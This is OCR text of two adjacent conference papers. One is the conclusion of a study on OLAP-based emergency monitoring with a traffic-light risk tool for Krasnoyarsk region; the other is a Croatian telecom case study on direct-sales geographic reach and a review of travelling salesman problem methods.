Facts: Water level of the rivers, Crucial water level of the rivers, Exceeding of crucial water level

OLAP-model: Water discharge of the hydro power plants
Dimensions: Year, Date, Hydro power plant
Facts: Minimal acceptable level of discharge, Maximal acceptable level of discharge, Water discharge level

OLAP-model: Ice conditions
Dimensions: Year, Date, Hydroposts, River, Freezing-over type
Facts: Count of ice events, Ice event description

Field: Seismological situation

OLAP-model: Seismic events
Dimensions: Year, Date, Place, Seismic station, Seismic event type
Facts: depth, magnitude, diameter of the transient cavity, epicenter coordinates

Field: Radiation situation

OLAP-model: Expose dose of gamma-ray
Dimensions: Date, Place, Sensor
Facts: Expose dose of gamma-ray

OLAP-model:
Dimensions: Date, Place, Sensor
Facts: Volumetric activity of gamma-emitting radio nuclides in water

Field: Flood situation

OLAP-model: Flood forecast
Dimensions: Year, Territory, Hydroposts, River, Date of expected flood, Date of fact flood in the last year
Facts: Minimal expected water level, Maximal expected water level, Fact water level in the last year

OLAP-model: Hydraulic facilities condition
Dimensions: Year, Place, Water body, Hydraulic facilities, Hydraulic facilities type, Hydraulic facilities state
Facts: Volume of hydraulic facility, Square of hydraulic facility

Field: Housing and communal services

OLAP-model: Housing and communal accidences
Dimensions: Year, Place, Accidence date, Liquidation date, Emergences types, Communal services
Facts: Adult victims, Children victims, Count of accidence, Accidence causes description, Liquidation actions description

OLAP-model: Housing and communal accidences forecast
Dimensions: Year, Place, Report date, Housing and communal object
Facts: Population, Probable victims, Probable accidence description, Description of the probable liquidation actions

OLAP-model: Fuel reserve
Dimensions: Year, Territory, Fuel types, Report date
Facts: Requirement of fuel, Fact reserve of fuel, Readiness

The OLAP-models are used for analytical portfolio forming in accordance with different user's roles. The OLAP-models can be represented as statistical table, cross-table, diagram and map for geographical data. All these facilities of the data visualization give user opportunity to change traditional view point and discover new analytical relations between monitoring data [8-10].

The statistical table represents analytical processing result as a relational table (Fig.3). Using statistical tables, user can filter data, change font color for fact value interval and sort data. Moreover, the statistical table enables user to process data with standard statistic functions: expectation, variance, quintiles, correlation and cluster analysis.




Figure 3. The statistical table

The cross-table provides interface for intuitive manipulation of analytical results. It allows user to change fields order in vertical and horizontal header of table, interchange facts and dimensions (table pivoting), choose needed level of aggregation and detailing by dimension hierarchy, "slice" and "dice" data set (Fig.4). OLAP

operations enable users to navigate data flexibly, define relevant data sets, analyze data at different granularity and visualize results in different forms.




Figure 4. The cross-table

The "Espla-M" analytical tools support various types of diagrams: horizontal and vertical bar charts, pie charts, point charts, line charts, area charts, etc. The diagram tools provide the selection of user preferences. The user can choose a dimension and generate series of diagrams, according to dimension values. The diagram is the special OLAP tool. It allows user to do data visual comparison and forecast. For example, if user constructs hydrographs for several years, he can define "analog-year" and forecast water level of river (Fig.5).




Figure 5. The river hydrograph

If the OLAP-model has geographical dimension, it can be processed as map (Fig.6).




Figure 6. The map

Map layers and polygons relate to analytical model facts. Values or indication marks of facts are represented by color of map objects. It is the most demonstrative way of geographical data representation.

The OLAP tools allow a user to perform multiaspect monitoring of natural and anthropogenic emergency situations. Using the OLAP technology into new fields and for new tasks improves OLAP tools and methods.

V. ON-LINE STATE CONTROL

The original visualization tool "Semaphore" has been developed for on-line control of the monitoring parameters in system "Espla-M" (Fig.7). This tool allows user to estimate of the emergencies risk based on a comparison of actual monitoring data with their crucial values. There are three levels of emergencies risk:

"Green" – the situation is normal; the parameter value doesn't exceed crucial value.

"Yellow" – the situation requires attention; the parameter value is approaching to crucial value.

"Red" – the situation is dangerous; the parameter value exceeds crucial value.

The absence of actual data is marked as grey indicator.

The criterions of the emergencies risk are represented in Table 2.

TABLE II. THE CRITERIONS OF EMERGENCIES RISK

№	Parameter	Cause	Level
1. Emergency situations			
1.1	Emergencies Accidents (EA)	EA count = 0	green
		EA count > 0, 1 or more days ago	yellow
		EA count > 0 today	red
2. Meteorological situation			
2.1	Temperature (T)	else	green
		$30 \le T < 35$ or $-40 < T \le -35$	yellow
		$T \ge 35$ or $T \le -40$	red
2.2	Speed (WS) and direction of wind	$0 < WS < 15$	green
		$15 \le WS < 25$	yellow
		$WS \ge 25$	red
3. Hydrological situation			
3.1	Water level of the rivers (RL)	0 < RL< critical-10%	green
		critical -10% ≤ RL < critical level	yellow
		RL ≥ critical level	red
3.2	Water level of hydro power plants (HL)	min+20<HL<max-20	green
		min<HL≤min+20 **or** max+20≤HL<max	yellow
		HL≤min or HL≥max	red
3.3	Ice conditions	else	green
		ice jam	yellow
		-	red
4. Seismological situation			
4.1	Earthquake, magnitude (M)	M < 3	green
		3 ≤ M < 5	yellow
		M ≥ 5	red
5. Radiation situation			
5.1	Expose dose of gamma-ray (ED)	ED < 20	green
		20 ≤ ED < 40	yellow
		ED ≥ 40	red

№	Parameter	Cause	Level
6. Flood situation			
6.1	Flood areas	else	green
		residential buildings are in flood area	yellow
		dangerous industrial objects are in flood area	red
6.2	Condition of hydraulic facilities	else	green
		pre-crash state	yellow
		state of emergency	red
7. Housing and communal services condition			
7.1	Housing and communal accidents (HA)	HA count = 0	green
		HA count > 0, 1 or more days ago	yellow
		HA count > 0 today	red

As usual, the intervals of acceptable values are individual for each monitoring parameter. The crucial values for meteorological, hydrological, seismological, radiation situations are determined in accordance with natural characteristics of the Siberia territory.




Figure 7. The “Semaphore” tool

The original result of the research is OLAP-models and “Semaphore” tool integration. Each of analytical models is associated with significant monitoring parameter and indicator causes. So, it allows user to observe field’s and model parameter’s states and detail analytical information. On-line state control provides immediate emergency reaction of the CMP.

VI. Conlusion

The integration of OLAP, data warehouse and expert systems technologies improves an efficient of emergency situation monitoring. The data warehouse technology provides accumulation of data from different monitoring services and storing of processing methods as the prepared OLAP-models and analytical portfolios. The OLAP technology allows a user to perform multiaspect monitoring of natural and anthropogenic emergency situations. The expert systems technology enables user to estimate of the emergencies risk based on state indicators. On-line state control provides immediate emergency reaction of the CMP.

Using the data processing and storage technologies into new domains and for new tasks solving improves tools and methods of decision making support.

Acknowledgment

This paper was supported by a development contract (No: 214, 25.08.2011), Emergency Control Ministry of Krasnoyarsk region.

References

[1] Safety of Russia (2001). Legal, socio-economic, scientific and technical aspects. Regional safety problems. Krasnoyarsk Region. Moscow: Znaniye, 576 p.

[2] The Low of Emergency Control Ministry of Russia, “Functional monitoring system of the State system of emergencies prevention and elimination” № 94, 04.03.2011.

[3] The Regulation of Krasnoyarsk regoin government. “Regional organizational system of emergency monitoring and prediction” № 80-p, 09.02.2011.

[4] Encyclopedia “Natural Resources of Krasnoyarsk Region”. Krasnoyarsk: KNIIGiMS, 2007. pp. 441-443.

[5] W. Inmon “Building the Data Warehouse”, N.Y.: John Willey & Sons, 1992.

[6] K.V. Badmaeva, T.G. Penkova, V.V. Nicheporchuk “Designing a specialized Data Warehousefor emergency monitoring”, Journal of the Siberian State Aerospace University, Vol.5(38), pp.14-18.

[7] E.F. Codd “Providing OLAP to user-analysts: An IT mandate”, Codd and Associates, 1993.

[8] L.F. Nozhenkova, V.V. Shaidurov “OLAP tehnologies of on-line analitical support of administration”, Information tehnology and computing systems, 2010, Vol. 2, pp. 15-27.

[9] A. Korobko, T. Penkova “On-line analytical processing based on Formal concept analysis”, Procedia Computer Science, ELSEVIER, 2010, Vol. 1., Iss. 1, pp. 2305-2311.

[10] L.F. Nozhenkova, A.A. Evsukov, A.I. Nozhenkov “Governing and geo-informatic modelling methods in OLAP”, Journal of the Siberian Federal University. Engineering&Technologies 2009. Vol.1, pp.49-58.

Case study: Analysis of the Direct Sales Force Performance - Clients Reach by Geographical Area in Telecommunication Industry

Marko Velić *, Ivan Padavić * i Zrinka Lovrić**
* Initium Futuri Ltd., Zagreb, Croatia
** T-Hrvatski Telekom d.d., Zagreb, Croatia
marko@velic.biz, ipadavic@ifnet.hr, zrinka.lovric@t.ht.hr

Abstract - In today's every-day changing economy, direct sales is of big importance both as a sales and customer satisfaction tool but also as an information retrieval process. In direct sale business there is a problem of geographical deployment of the salesmen and thus utilization of the complete clients population dispersed geographically. In this paper we analyze those parameters on the example from the Croatian market. Problems are identified and possible improvements by utilizing some of the travelling salesmen problem solutions are analyzed.

I. INTRODUCTION

In business today, direct sales is an increasing trend. [1] Direct sales bring numerous benefits to businesses and not just in terms of sales performance but also in terms of data acquisition directly from the field and increase customer satisfaction. Problems that arise in direct sales planning are of course of combinatorial nature when thinking about the salesmen deployment on the field. But also, there are some businesses that require consideration of the time dimension i.e. the moment when sending the salesmen to the specific area is most feasible. In this paper we present short data mining analysis performed on the data from the Croatian market. After that we present existing solutions for Traveling Salesman Problem. Finally we conclude with some criticism of the existing methods and give thoughts on future research from the field.

II. RESEARCH PROBLEM

Motivation for this paper derives from a real world problem from the Croatian market. In this chapter we will present analysis performed on the data from one Croatian market. Some exact numbers i.e. specific clients count per city is not shown because of data privacy & security laws and company's regulations, but gross figures are disclosed and just enough to present the point from this research.

A. Distributions analysis

As we have presented earlier in this paper, problem is of geographical nature. To start working on the solution, our first step was distribution analysis. Hopefully this will give us some hints on how to approach the problem.

By using the SQL queries and SAS JMP software package [2] we have conducted initial statistical analysis to see if there are geographical areas that are somehow more or less ignored by the company and to see if there are differences in acceptance rate for the selling process between the areas.

Data set used for calling success rate analysis consisted of 653.377 observations. Observed were calls made by call centre employees and their outcomes i.e. if the sales meeting is arranged or not. Possible outcomes were "meeting accepted", "meeting not accepted", "call later". Observed variables were "user" i.e. employee that was making the call, "area" representing area or city where customer that is being called is located and "region" representing geographical region.

First analysis is considering the global information value of each variable. Table 1. shows results calculated in Orange data mining tool [3] that are at first thought rather disappointing. To find out the value of information of the observed variables, we calculate information gain. Information gain is a measure that shows mutual information between the observed and a goal variable [4]. We can see that each of our variables has a very small information gain. First variable that is representing users has relatively highest information gain. This means that call centre employee has more impact on the selling process than the area in which the client is located. Small information gain has a logical explanation - all of the employees go through a similar training and have similar selling arguments. But still, there are differences among them. As this is not main topic of this research, here we will focus more on next two variables. We can see that both of them have very small information gain, but interesting thing is that variable "area" has slightly more influence than "region". This tells us that we will need to drill down to the area level if we want to make conclusions there and thus precise selling prediction model.

TABLE I. INFORMATION VALUE OF THE OBSERVED VARIABLES REGARDING THE SALES SUCCESS

Variable	Number of observations	Information gain
user	141	0.158
area	922	0.032
region	23	0.022

Next step is to get more insight into distributions of the calling success rate by areas i.e. places where clients are. For that purpose we have calculated success rates of the calls grouped by areas. Because success calculations of interest for this analysis are those that can be calculated i.e. where at least one successful call was made, we have omitted some areas so gross population for this data subset is smaller. Exact distribution analysis calculated in SAS JMP tool can be seen in Table 2.

TABLE II. DISTRIBUTION ANALYSIS ON COMPUTED VARIABLE "SUCCESS"

Percent	Statistic	Success rate
100,0%	maximum	100,00
99,5%		100,00
97,5%		100,00
90,0%		39,96
75,0%	quartile	28,98
50,0%	median	22,73
25,0%	quartile	19,09
10,0%		16,32
2,5%		11,00
0,5%		6,25
0,0%	minimum	5,26

Moments that are characteristic for our data set calculated in SAS JMP tool are shown in Table 3.

TABLE III. INFORMATION VALUE OF THE OBSERVED VARIABLES REGARDING THE SALES SUCCESS

Statistic	Value
Mean	26,89477
Std Dev	15,93336
Std Err Mean	0,688216
Upper 95% Mean	28,2467
Lower 95% Mean	25,54283
N	536
Sum Wgt	536
Sum	14415,6
Variance	253,8721
Skewness	3,149492
Kurtosis	11,3529
CV	59,24336
N Missing	0

From these numbers we can conclude that we maybe have outliers on the right side of our distribution. To make this clearer, we give histogram on Figure 1.

Further analysis showed that these outlier areas are those with small number of clients and calls established. To further prove this, we have done Bivariate Fit Y by X analysis using two variables, "success" and "calls count". This is shown on Figure 2.




Figure 1. Histogram showing success rate distribution by area




Figure 2. Fit on variable success by total clients count grouped by area

Interesting phenomena can be seen as vertical "lines" formed by dots in the left area of the Figure 2, ranging from very small success rate to highest success rate. This means that we have many small areas and statistical results there are not representative. X axis on the graph represents clients count in the area transformed into logarithmic scale so that very small areas can be compared to large cities.

By doing these analyses we got deep insight into our data and next assumption was that areas with small number of calls and thus non-realistic success rates are in fact areas with small number of clients. To further confirm this, we made bubble plot graphical analysis comparing actual number of meetings arranged to a success rate. Bubble sizing is done on the actual clients count variable. This is shown in Figure 3.

Here, X axis represents calling success rate and Y axis represents actual number of meetings arranged in logarithmic scale. It is obvious that areas with very big or very small success rate in fact have small number of arranged meeting and thus their statistics are not representative.

In this way we confirmed that both small number of clients on the area and small number of calls have big impact on success rate bias. As areas that have success

rate between approximately 10% and 35% include most of the population interesting further observation is that this "belt" includes most of the overall areas populations and most of the mid-sized ones.

Formal proof that small areas are in fact outliers in this analysis is as follows.

Resulting from statistics presented in Table 1. and Table 2. we have

$$\bar{X} = 26{,}89$$

as being the mean and

$$\sigma = 15{,}93$$

as being the standard deviation.




Figure 3. Bubble plot of success rate and arranged meetings grouped by areas and sized by clients count

If we consider outliers as being values over 3 standard deviations than we can check each area success rate over the Z score ie. normalizing our distribution to standard normal distribution and comparing the values to standard deviation [5]. Continuing we can conclude that success rates ranging from 74,68% to 100% are definitely outliers. Since most of the areas have success rate lower than 74,68% threshold we can say that all of them have significant importance in business sense i.e. we should consider them for sales process.

B. Geographical problem visualization

Bubble plots on Figure 5 are plotted by geographical coordinates of areas showing overall clients distribution on the upper image and distribution of clients that have never been called on lower image. Bubble size represents clients count on the respective area. Interesting to note here is different distribution of medium sized and big sized bubbles on those images. This means that there are areas that are somewhat ignored by the sales process.

Figure 6 is actually combination of the plots shown on Figure 5. Bubble sizes represent number of clients in the area. From Figures 5 and 6 we can conclude that there are many areas where clients have never been called. On Figure 6 that is shown with red color, and total number of clients in the area is shown in blue color.

Obviously bubbles will overlap at each area but interesting thing here to note is that blue bubbles indicate areas where all clients are called. Red bubbles indicate that almost all or all of the clients in area have never been called, and areas where blue bubble is bigger than the red one indicate that some of clients from that area have never been called. If the concentric red bubble is significantly smaller than the blue one, then most of the clients in the area have been called.

Furthermore, if only red bubble is visible on the area than those are in fact areas of interest here, because layer with red color is on top of the blue one, and that means that these are areas that are out of reach of the sales process.




Figure 5. Bubble plot of overall and never called clients distribution by location




Figure 6. Overlapping sales reach with topographic map

Figure 6 indicates that areas that are out of reach of the sales process are mostly mountain regions, islands and areas near border and away from big regional centers.

III. TRAVELLING SALESMAN PROBLEM AND SIMILAR SOLUTIONS REVIEW

Interest for direct selling does appear to be growing. Financial advisors and investors both are seeing direct selling companies with new eyes, focusing on the efficient business model, rapid growth and generally low ongoing capital investments after the initial surge [1]. But what does a traveling salesman do when he has to visit several cities in one day keeping in mind optimization of traveling costs? He has to combine a lot. Given a collection of cities and the cost of travel between each pair of them, the traveling salesman problem, or TSP for short, is to find the cheapest way of visiting all of the cities and returning to the starting point. The importance of the TSP is that it is representative of a larger class of problems known as combinatorial optimization problems. The TSP problem belongs to the class of combinatorial optimization problems known as NP-complete. If the solution for TSP would be found than all the problems in class NP could be solved in polynomial time[8].

The first step to solving instances of large TSPs must be to find a good mathematical formulation of the problem. Travelling salesman problem can be modeled as an undirected weighted graph, such that cities are the graph's vertices, paths are the graph's edges, and a path's distance is the edge's length (cost). A TSP tour becomes a Hamiltonian cycle if and only if every edge has the same distance. Often, when the salesman can get from every city to every other city directly, then the graph is said to be a complete. If no path exists between two cities, adding an arbitrarily long edge will complete the graph without affecting the optimal tour. The length of a tour is the sum of the lengths of the lines in the round-trip[7]. In the standard version we study, the travel costs are symmetric in the sense that traveling from city X to city Y costs just as much as traveling from Y to X [5]. But, there are two versions of TSP: symmetric and asymmetric. In the *symmetric TSP*, the distance between two cities is the same in each opposite direction, forming an undirected graph. This symmetry halves the number of possible solutions. In the *asymmetric TSP*, paths may not exist in both directions or the distances might be different, forming a directed graph.

Applications of the TSP and its variations are much larger than a simple route planning of a salesman. Those can be found in different area of knowledge like mathematics, computer science, operations research, genetics, engineering and electronics.

Stated problem in its general form has its origins back in '30s of the past century but it became popular in the '80s [6] and since then, a lot of scientific papers, articles and books have been written about it. A lot of people tried to find generally applicable solution of the problem, mostly based on complex mathematic algorithms and focused on just a few variables, like the shortest route and optimization of traveling costs.

There are different variations of TSP [7] that have been originated from various real life or potential applications, like *The MAX TSP, The Bottleneck TSP, TSP with multiple visits, Period TSP, The delivery man problem, Black and white TSP, Angle TSP, The Selective TSP, The Euclidian TSP* etc. Some of mentioned variations are the simple ones, which can easily be formulated to regular TSP – like *The MAX TSP, The Bottleneck TSP or TSP with multiple visits.*

We have reviewed and analyzed large amount of scientific papers, books and online sources on traveling salesman problem theme. There are many proposed solutions of TSP, but to keep it simple and comprehensive, solutions are grouped due to their basis: mathematical algorithms and software support.

IV. MATHEMATICAL ALGORITHMS AS A BASIS FOR TSP SOLUTIONS

A. Branch and bound model

Branch and bound search method represents an organized way to make exhaustive search for the best solution in a specified set. Each branching step splits the search space into two or more subsets in an attempt to create sub problems that may be easier than the original. Before searching a sub problem and possibly splitting it further, a bound is computed on the cost of routes in its subset. The purpose of the bounding step is to attempt to avoid the fruitless search of a sub problem that contains no solution better than those that have already been discovered. The idea is if the bound is greater than or equal to the cost of a route that is already found, then the sub problem is discarded without any danger of missing a better route [10]. Branch and bound model was discussed in many papers [11], [12], [13], as a proposed solution for TSP.

But, the algorithm has its big disadvantage: it is extremely time-consuming - the number of nodes in a branching tree can be too large. The algorithm finds the first complete schedule and then tries to improve it. Often developing the “promising” branches may lead to a huge number of offsprings that finally may not give an improvement. Thus the size of the tree may grow exponentially without improving the best solution obtained [28].

B. Heuristic search algorithms

Heuristic search algorithms are designed to run quickly and to return a hopefully good solution of a given problem. There are several kinds of heuristic algorithms that serve as a basis for TSP solution.

Local search algorithm takes as input an approximate solution to a problem and attempts to iteratively improve it by moving to new solutions that are in some sense close to the original. It is based on a notion of a neighborhood, which implicitly defines the list of candidates that can be considered in a given iteration. More about use of local search algorithms in solving the traveling salesman problem can be found in [14-16].

Simulated annealing algorithm– a typical local search algorithm follows the hill climbing strategy of only moving to a neighboring solution if this one is better. In simulated annealing heuristics, this is relaxed to allow the algorithm to accept with a certain probability a neighbor that is worse than a current solution. The probability of acceptance is high at the beginning but it gradually decreases as the run progresses. The idea is to allow the

algorithm to jump over to a better hill before switching to a steady climb. Use of this algorithm in traveling salesman problem has been popular in last few years. In different studies the application of it on TSP is shown more detailed [17-20].

Neural network algorithms follow a computational paradigm that is based on models of how brain processes information. The basic components of a neural network are large numbers of simple computing units that communicate via a network of connections, simulating the parallel operation of neurons in the brain. Some of new proposed solution based on neural network algorithms can be found in [21-23].

Genetic algorithms work with a population of solutions that are combined and modified to produce new solutions, the best of which are selected for the next generation of population. The general scheme is modeled after evolutionary processes in nature. Improvements and new ideas regarding applications of genetic algorithms in TSP solutions can be read in [24-26]. Due to number of available original research papers, the use of genetic algorithms in solving TSP appears to be the most popular of all mentioned algorithms.

C. *Ant colony optimization*

Ant algorithms are multi - agent systems in which the behavior of each single agent, called artificial ant or shortened ant, is inspired by behavior of the real ants. These algorithms are one of the most successful examples of swarm intelligent systems and have been applied to many types of problems, including TSP [12]. More about application of ant colony algorithms on TSP solution can be found in recent papers [26-27].

All mentioned methods of finding the best solution of TSP do not deal with temporal component of the problem, which is the key aspect of our problem. These algorithms are not applicable on dealing in the same time with both finding the shortest route and keeping it timely optimal.

V. SOFTWARE SUPPORT FOR TSP SOLUTION

There are different software solutions which are being used as a support in direct sales, including campaign management, logistics, resource planning, back office etc. One of the software products for sales with temporal component is SAS Customer Intelligence[1].

Important software which offers the integration of various things: Contact database, CRM Integration, data import/export, graphical planning, multi-campaign, multi-channel management, reporting, ROI analytics, sales analytics, telemarketing management, up-sell management etc is also Microsoft Dynamics CRM[2]. SAP CRM[3] is also very used software in sales, it supports sales planning and forecasting, territory management, accounts and contact management, activity management, opportunity management, sales contract management, sales performance management, sales analytics etc. Very similar to SAP CRM is Oracle SIBEL CRM[4] solution for Sales. The Salesforce's Sales Cloud[5] is also very popular CRM Sales solution, different from others mentioned because of its cloud infrastructure. It offers pretty much the same sales features like mentioned ones, but it doesn't have geographical representation of places which need to be visited to complete the sale, like MS Dynamics or Salesforce's Sale Cloud have. Here are mentioned some of very popular and very trusted CRM software, which all have pretty similar features. All mentioned solutions are CRM tools.

Although some of these tools offer territory management, they are quite different than our solution, as mentioned in previous paragraph.

VI. CONCLUSION AND FUTURE WORK

In this paper we have presented results from one case study research performed on the data from the Croatian market. Research had a goal to find out whether sales process is reaching all clients and if not, why not. Research showed that there are areas that are not being affected by the sales process. After that we give analysis of the existing mathematical, heuristic and software support on the traveling salesman problem. Since all solutions deal with geographical aspect i.e. finding the shortest route and considering the fact that there are no solutions for solving the problem of selling services and products with temporal characteristics, our next research from this field will be focused on finding the best methodology for choosing the right moment for salesman deployment on the field and thus prepare the data for applying the existing TSP solutions.

REFERENCES

[1] http://www.scribd.com/doc/58809377/ Direct-Selling-Industry-in-Wall-Street-Journal [12/29/2011]

[2] http://www.jmp.com/ SAS JMP software tool [03/03/2012]

[3] http://orange.biolab.si/ Orange data mining tool [03/03/2012]

[4] Mitchell, Tom M., Machine Learning. The Mc-Graw-Hill Companies, Inc., 1997

[5] http://en.wikipedia.org/wiki/Standard_score Wikipedia, Standard score [03/03/2012]

[6] http://www.tsp.gatech.edu/problem/index.html, [12/29/2011]

[7] http://www.tsp.gatech.edu/history/index.html, [12/29/2011]

[8] Gutin, G., Punnen, A.P.: The Traveling Salesman Problem and Its Variations, Kluwer Academic Publishers, 2002, Netherlands

[9] Applegate, D.L., Bixby, R.E., Chvatal, V., Cook, W.J.: The Traveling Salesman Problem: A Computational Study, Princeton University Press, USA, 2006.

[10] Cotta, C., Aldana, J.F., Nebro, A.J., Troya J.M.: Hybridizing genetic algorithms with branch and bound techniques for the resolution of the TSP http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.75.2070 &rep=rep1&type=pdf, Accessed 2010,12,28

[11] Volgenant, T., Jonker, R.:A branch and bound algorithm for the symmetric traveling salesman problem based on the 1-tree

[1] http://www.sas.com/software/customer-intelligence/index.html

[2] http://crm.dynamics.com/en-us/home

[3] http://www.sap.com/solutions/business-suite/crm/featuresfunctions/sales/index.epx

[4] http://www.oracle.com/us/products/applications/siebel/sales/038564.htm

[5] http://www.salesforce.com/ap/crm/sales-force-automation/?d=70130000000s0ON&internal=true

relaxation, European Journal of Operational Research, Volume 9, Issue 1, 1982

[12] Radharamanan, R., Choi, L.I.: A branch and bound algorithm for the travellingsalesman and the transportation routing problems, Computers & Industrial Engineering, Volume 11, Issues 1-4, 1986.

[13] Dorigo, M., Di Caro, G.: The Ant Colony Optimization Meta Heuristic, 1999, Switzerland, ftp://ftp.itam.mx/pub/investigadores/alfredo/ROBOTICS/Swarm/dorigo99ant.pdf, Accessed 2010,12,28

[14] Bianchi, L., Knowles, J., Bowler, N.: Local search for the probabilistic traveling salesman problem: Correction to the 2-p-opt and 1-shift algorithm, European Journal of Operational Research 162 (2005) 206–21

[15] Voudouris, C., Tsang, E.: Guided local search and its application to the traveling salesman problem, European Journal of Operational Research 113 (1999)

[16] Liu, Yu-Hsin: Diversified local search strategy under scatter search framework for the probabilistic traveling salesman problem, European Journal of Operational Research, Volume 191, Issue 2, 1 December 2008, Pages 332-346

[17] Geng, X., Chen, Z., Yang, W., Shi, D., Zhao, K.: Solving the traveling salesman problem based on an adaptive simulated annealing algorithm with greedy search, Applied Soft Computing, Volume 11, Issue 4, June 2011, Pages

[18] Chen, S.H., Chien, C.Y.: Solving the traveling salesman problem based on the genetic simulated annealing ant colony system with particle swarm optimization techniques, Expert Systems with Applications, Volume 38, Issue 12, November-December 2011

